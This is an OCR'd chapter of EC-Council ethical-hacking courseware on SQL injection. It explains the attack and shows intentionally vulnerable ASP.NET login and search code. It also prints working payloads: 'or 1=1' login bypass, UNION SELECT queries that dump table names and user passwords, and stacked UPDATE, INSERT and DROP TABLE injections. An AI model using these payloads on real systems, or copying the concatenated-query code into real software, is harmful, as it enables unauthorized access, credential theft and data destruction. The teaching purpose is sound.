
Module 15

SQL Injection



SQL Injection

Module Objectives

Module Objectives

- Understanding SQL Injection Concepts
- Understanding various types of SQL Injection Attacks
- Understanding SQL Injection Methodology
- Understanding various SQL Injection Tools
- Understanding different IDS Evasion Techniques
- Overview of SQL Injection Countermeasures
- Overview of various SQL Injection Detection Tools

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Module Objectives

SQL injection is the most common and devastating attack that attackers can launch to take control of a website. Attackers use various tricks and techniques to compromise data-driven web applications, and these attacks incur huge losses to the organization in terms of money, reputation, and loss of data and functionality. This module will discuss SQL injection attacks as well as tools and techniques attackers use to perform them.

At the end of this module, you will be able to perform the following:

- Describe the SQL injection concepts
- Perform various types of SQL injection attacks
- Describe SQL injection methodology
- Use different SQL injection tools
- Explain different IDS evasion techniques
- Apply SQL injection countermeasures
- Use different SQL injection detection tools

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection

Module Flow

1 SQL Injection Concepts

2 Types of SQL Injection

3 SQL Injection Methodology

4 SQL Injection Tools

5 Evasion Techniques


6 Countermeasures

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

SQL Injection Concepts

This section discusses basic concepts of SQL injection attacks and their intensity. It starts with the introduction of SQL injection and real-time statistics on SQL injection attacks, followed by some examples of SQL injection attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Concepts

What is SQL Injection?

- SQL injection is a technique used to take advantage of **un-sanitized input vulnerabilities** to pass SQL commands through a web application for execution by a **backend database**
- SQL injection is a basic attack used to either **gain unauthorized access** to a database or **retrieve information** directly from the database
- It is a **flaw in web applications** and not a database or web server issue

Why Bother about SQL Injection?

Based on the use of **applications** and the way it **processes user supplied data**, SQL injection can be used to implement the attacks mentioned below:

1. Authentication Bypass
2. Information Disclosure
3. Compromised Integrity and Availability of Data
4. Remote Code Execution

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is SQL Injection?

Structured Query Language (SQL) is a textual language used by a database server. SQL commands used to perform operations on the database include **INSERT**, **SELECT**, **UPDATE**, and **DELETE**. Programmers use these commands to manipulate data in the database server.

Programmers use sequential SQL commands with client-supplied parameters, making it easier for attackers to inject commands. SQL injection is a technique used to take advantage of unsanitized input vulnerabilities to pass SQL commands through a web application for execution by a backend database. In this technique, the attacker injects malicious SQL queries into the user input form either to gain unauthorized access to a database or to retrieve information directly from the database. It is a flaw in web applications and is not an issue with the database or the web server.

SQL injection attacks use a series of malicious SQL queries or SQL statements to directly manipulate the database. Applications often use SQL statements to authenticate users to the application, validate roles and access levels, store, obtain information for the application and user, and link to other data sources. The reason why SQL injection attacks work is that the application does not properly validate input before passing it to a SQL statement.

Why Bother about SQL Injection?


SQL injection is an alarming issue for all database-driven websites. An attack can be attempted on any normal website or software package on the basis of how it is used and how it processes user-supplied data. SQL injection can be used to implement the attacks mentioned below:

- **Authentication Bypass**: Using this attack, an attacker logs onto an application without providing valid username and password and gains administrative privileges.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Information Disclosure**: Using this attack, an attacker obtains sensitive information that is stored in the database.
- **Compromised Data Integrity**: An attacker uses this attack to deface a web page, insert malicious content into web pages, or alter the contents of a database.
- **Compromised Availability of Data**: Attackers use this attack to delete the database information, delete log, or audit information that is stored in a database.
- **Remote Code Execution**: It assists an attacker to compromise the host OS.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Concepts

SQL Injection and Server-side Technologies


Server-side Technology	Powerful server-side technologies like ASP.NET and database servers allow developers to **create dynamic**, **data-driven websites and web apps** with incredible ease
Exploit	The power of ASP.NET and SQL can easily be **exploited by hackers** using SQL injection attacks
Susceptible Databases	All relational databases, SQL Server, Oracle, IBM DB2, and MySQL, are susceptible to **SQL-injection attacks**
Attack	SQL injection attacks do not exploit a specific software vulnerability, instead they **target websites and web apps** that do not follow **secure coding practices** for accessing and manipulating data stored in a relational database

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

SQL Injection and Server-side Technologies

Powerful server-side technologies such as ASP.NET and database servers allow developers to create dynamic, data-driven websites and web applications with incredible ease. These technologies implement business logic on the server side, which then serve incoming requests from clients. Server-side technology smoothly accesses, delivers, stores, and restores information. Various server-side technologies include ASP, ASP.Net, Cold Fusion, JSP, PHP, Python, Ruby on Rails, and so on. Some of these technologies are prone to SQL injection vulnerabilities, and applications developed using these technologies are vulnerable to SQL injection attacks. Web applications use various database technologies as a part of their functionality. Some relational databases used in developing web applications include Microsoft SQL Server, Oracle, IBM DB2, and the open-source MySQL. Developers sometimes unknowingly neglect secure coding practices when using these technologies, which makes the applications and relational databases vulnerable to SQL injection attacks. These attacks do not exploit a specific software's vulnerability, instead they target websites and web applications that do not follow secure coding practices for accessing and manipulating data stored in a relational database.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Concepts

Understanding HTTP POST Request

- When a user provides information and clicks **Submit**, the browser submits a string to the web server that contains the user's credentials
- This **string is visible** in the body of the HTTP or HTTPS POST request as:

SQL query at the database

```
select * from Users where
(username = 'smith' and
password = 'simpson');
```

```
<form action="/cgi-bin/login" method=post>
Username: <input type=text name=username>
Password: <input type=password name=password>
<input type=submit value=Login>
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Understanding HTTP POST Request

HTTP POST request is one of the methods to carry the requested data to the web server. Unlike the HTTP GET method, HTTP POST Request carries the requested data as a part of the message body. Thus, it is considered more secure than HTTP GET. HTTP POST requests can also pass large amounts of data to the server. They are ideal in communicating with an XML web service. These methods submit and retrieve data from the webserver.


When a user provides information and clicks **Submit**, the browser submits a string to the web server that contains the user's credentials. This string is visible in the body of the HTTP or HTTPS POST request as

```
select * from Users where (username = 'smith' and password = 'simpson');
```

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

SQL Injection
SQL Injection Concepts

Understanding Normal SQL Query



Constructed SQL Query

```
SELECT Count(*) FROM Users WHERE UserName='Jason'
AND Password='Springfield'
```

```
BadLogin.aspx.cs
private void cmdLogin_Click(object sender,
System.EventArgs e)
{ string strCnx =
"server=
 localhost;database=northwind;uid=sa;pwd=;";
SqlConnection cnx = new SqlConnection(strCnx);
 cnx.Open();
//This code is susceptible to SQL injection attacks.
string strQry = "SELECT Count(*) FROM
Users WHERE UserName='" + txtUser.Text +
"' AND Password='" + txtPassword.Text +
"'";
int intRecs;
SqlCommand cmd = new SqlCommand(strQry, cnx);
intRecs = (int) cmd.ExecuteScalar();
if (intRecs>0) {
FormsAuthentication.RedirectFromLoginPage(txtUser.
Text, false); } else {
lblMsg.Text = "Login attempt failed."; }
cnx.Close();
}
```


Server-side Code (BadLogin.aspx)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Understanding Normal SQL Query

A query is an SQL command. Programmers write and execute SQL code in the form of query statements. SQL queries include data selection, data retrieval, inserting/updating data, and creating data objects like databases and tables. Query statements begin with a command such as SELECT, UPDATE, CREATE, or DELETE. Queries are used in server-side technologies to communicate with an application's database. A user request supplies parameters to replace placeholders that may be used in the server-side language. From this, a query is constructed and then executed to fetch data or perform other tasks on the database. The above diagram depicts a typical SQL query. It is constructed with user-supplied values, and upon execution, it displays results from the database.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


SQL Injection
SQL Injection Concepts
Understanding an SQL Injection Query
CEH
http://www.certifiedhacker.com/BadLogin.aspx
CertifiedHacker.com
Login
Blah' or 1=1 --
Springfield
Forgot Password?
Submit
Attacker Launching SQL Injection
SQL Query Executed
Code after -- are now comments
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

```
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='Springfield'
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1
--' AND Password='Springfield'
```

Understanding an SQL Injection Query

An SQL injection query exploits the normal execution of SQL. An attacker submits a request with values that will execute normally but will return data from the database that attacker wants. The attacker is able to submit these malicious values because of the inability of the application to filter them before processing. If the values submitted by the users are not properly validated, then there is a potential for an SQL injection attack on the application.

An HTML form that receives and passes information posted by the user to the **Active Server Pages (ASP) script** running on an IIS web server is the best example of SQL injection. The information passed is the username and password. To create an SQL injection query, an attacker may submit the following values in application input fields, such as the username and password field.


```
Username: Blah' or 1=1 --
Password: Springfield
```

As a part of normal execution of query, these input values will replace placeholders, and the query will appear as follows:

```
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='
Springfield';
```

A close examination of this query reveals that the condition in the where clause will always be true. This query successfully executes as there is no syntax error, and it does not violate the normal execution of the query. The above diagram depicts a typical SQL injection query.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Concepts

Understanding an SQL Injection Query – Code Analysis

1. A user enters a user name and password that matches a record in the user's table
2. A dynamically generated SQL query is used to retrieve the number of matching rows
3. The user is then authenticated and redirected to the requested page
4. When the attacker enters blah' or 1=1 -- then the SQL query will look like:
   `SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1 --' AND Password=''`
5. Because a pair of hyphens designate the beginning of a comment in SQL, the query simply becomes:
   `SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1`

```
string strQry = "SELECT Count(*) FROM Users WHERE UserName='" +
txtUser.Text + "' AND Password='" + txtPassword.Text + "'";
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Understanding an SQL Injection Query—Code Analysis

Code analysis or code review is the most effective technique in identifying vulnerabilities or flaws in the code. An attacker exploits the vulnerabilities found in the code to get an access to the database. The process by which an attacker logs into an account is as follows:

1. A user enters a username and password that matches a record in the user's table
2. A dynamically generated SQL query is used to retrieve the number of matching rows
3. The user is then authenticated and redirected to the requested page
4. When the attacker enters **blah' or 1=1** -- then the SQL query will look like:

   ```
   SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1 --' AND
   Password=''
   ```

5. A pair of hyphens designate the beginning of a comment in SQL; therefore, the query simply becomes


   ```
   SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1
   ```

   ```
   string strQry = "SELECT Count(*) FROM Users WHERE UserName='" +
   txtUser.Text + "' AND Password='" + txtPassword.Text + "'";
   ```

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

SQL Injection
SQL Injection Concepts

Example of a Web Application Vulnerable to SQL Injection: BadProductList.aspx


http://www.certifiedhacker.com/BadProductList.aspx

```
private void cmdFilter_Click(object sender, System.EventArgs e) {
    dgrProducts.CurrentPageIndex = 0;
    bindDataGrid(); }
private void bindDataGrid() {
    dgrProducts.DataSource = createDataView();
    dgrProducts.DataBind(); }
private DataView createDataView()  {
    string strCnx =
     "server=localhost;uid=sa;pwd=;database=northwind;";
    string strSQL = "SELECT ProductId, ProductName, " +
     "QuantityPerUnit, UnitPrice FROM Products";
   // This code is susceptible to SQL injection attacks.
    if (txtFilter.Text.Length > 0) {
        strSQL += " WHERE ProductName LIKE '" + txtFilter.Text + "'; }

    SqlConnection cnx  = new SqlConnection(strCnx);
    SqlDataAdapter sda = new SqlDataAdapter(strSQL, cnx);
    DataTable dtProducts = new DataTable();
    sda.Fill(dtProducts);
    return dtProducts.DefaultView;
}
```

This page displays products from the Northwind database and allows users to **filter the resulting list of products** using a textbox called txtFilter

Like the previous example (**BadLogin.aspx**), this code is vulnerable to SQL injection attacks

The executed SQL is constructed **dynamically** from a user-supplied input

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Example of a Web Application Vulnerable to SQL Injection: BadProductList.aspx

The page shown in the figure above is a hacker's paradise, because it allows the astute hacker to hijack it and obtain confidential information, change data in the database, damage the database records, and even create new database user accounts. Most SQL-compliant databases, including SQL Server, store metadata in a series of system tables with the names sysobjects, syscolumns, sysindexes, and so on. This means that a hacker could use the system tables to acquire database schema information to further compromise the database. For example, the following text entered into the txtFilter textbox may reveal the names of the user tables in the database:

```
UNION SELECT id, name, '', 0 FROM sysobjects WHERE xtype ='U' --
```


The **UNION** statement in particular is useful to a hacker because it splices the results of one query into another. In this case, the hacker has spliced the names of the Users table in the database to the original query of the Products table. The only trick is to match the number and data types of the columns to the original query. The previous query might reveal that a table named Users exists in the database. A second query could reveal the columns in the Users table. Using this information, the hacker might enter the following into the txtFilter textbox:

```
UNION SELECT 0, UserName, Password, 0 FROM Users --
```

Entering this query reveals the usernames and passwords found in the Users table.

The page given above displays products from the Northwind database and allows users to filter the resulting list of products using a textbox called txtFilter. Like the previous example (BadLogin.aspx), this code is vulnerable to SQL injection attacks. The executed SQL is constructed dynamically from a user-supplied input.

Example of a Web App Vulnerable to SQL Injection: Attack Analysis


http://www.certifiedhackershop.com
CertifiedHackerShop.com
Search for Products
Attacker Launching SQL Injection
Usernames and Passwords are displayed

ProductID	ProductName	QuantityPerUnit	UnitPrice
145	Jason	mypass@123	0
451	Georg	pass1234	0
128	Jhonson	qwertyabcd	0
157	Suzanne	asd@1234	0

```
blah' UNION Select 0, username,
password, 0 from users --
```

SQL Query Executed


```
SELECT ProductId, ProductName, QuantityPerUnit, UnitPrice FROM Products WHERE ProductName LIKE
'blah' UNION Select 0, username, password, 0 from users --
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Example of a Web Application Vulnerable to SQL Injection: Attack Analysis

Most websites provide a search functionality to facilitate finding a specific product or service quickly. A separate **Search** field kept on the website in an area that is easily viewable. Like any other input fields, attackers target this field to perform SQL injection attacks. An attacker enters specific input values in the Search field in an attempt to perform an SQL injection attack.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Concepts

Examples of SQL Injection

Example	Attacker SQL Query	SQL Query Executed
Updating Table	`blah'; UPDATE jb-customers SET jb-email = 'info@certifiedhacker.com' WHERE email ='jason@springfield.com; --`	`SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE jb-email = 'blah'; UPDATE jb-customers SET jb-email = 'info@certifiedhacker.com' WHERE email ='jason@springfield.com; --';`
Adding New Records	`blah'; INSERT INTO jb-customers ('jb-email','jb-passwd','jb-login_id','jb-last_name') VALUES ('jason@springfield.com','hello','jason','jason springfield');--`	`SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE email = 'blah'; INSERT INTO jb-customers ('jb-email','jb-passwd','jb-login_id','jb-last_name') VALUES ('jason@springfield.com','hello','jason','jason springfield');--';`
Identifying the Table Name	`blah' AND 1=(SELECT COUNT(*) FROM mytable); --` Note: You will need to guess table names here	`SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM table WHERE jb-email = 'blah' AND 1=(SELECT COUNT(*) FROM mytable); --';`
Deleting a Table	`blah'; DROP TABLE Creditcard; --`	`SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE jb-email = 'blah'; DROP TABLE Creditcard; --';`
Returning More Data	`OR 1=1`	`SELECT * FROM User_Data WHERE Email_ID = 'blah' OR 1=1`

Attacker Launching SQL Injection
http://www.certifiedhacker.com
CertifiedHacker.com
Forgot Password
Email Address
Your password will be sent to your registered email address
SQL Injection Vulnerable Website

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

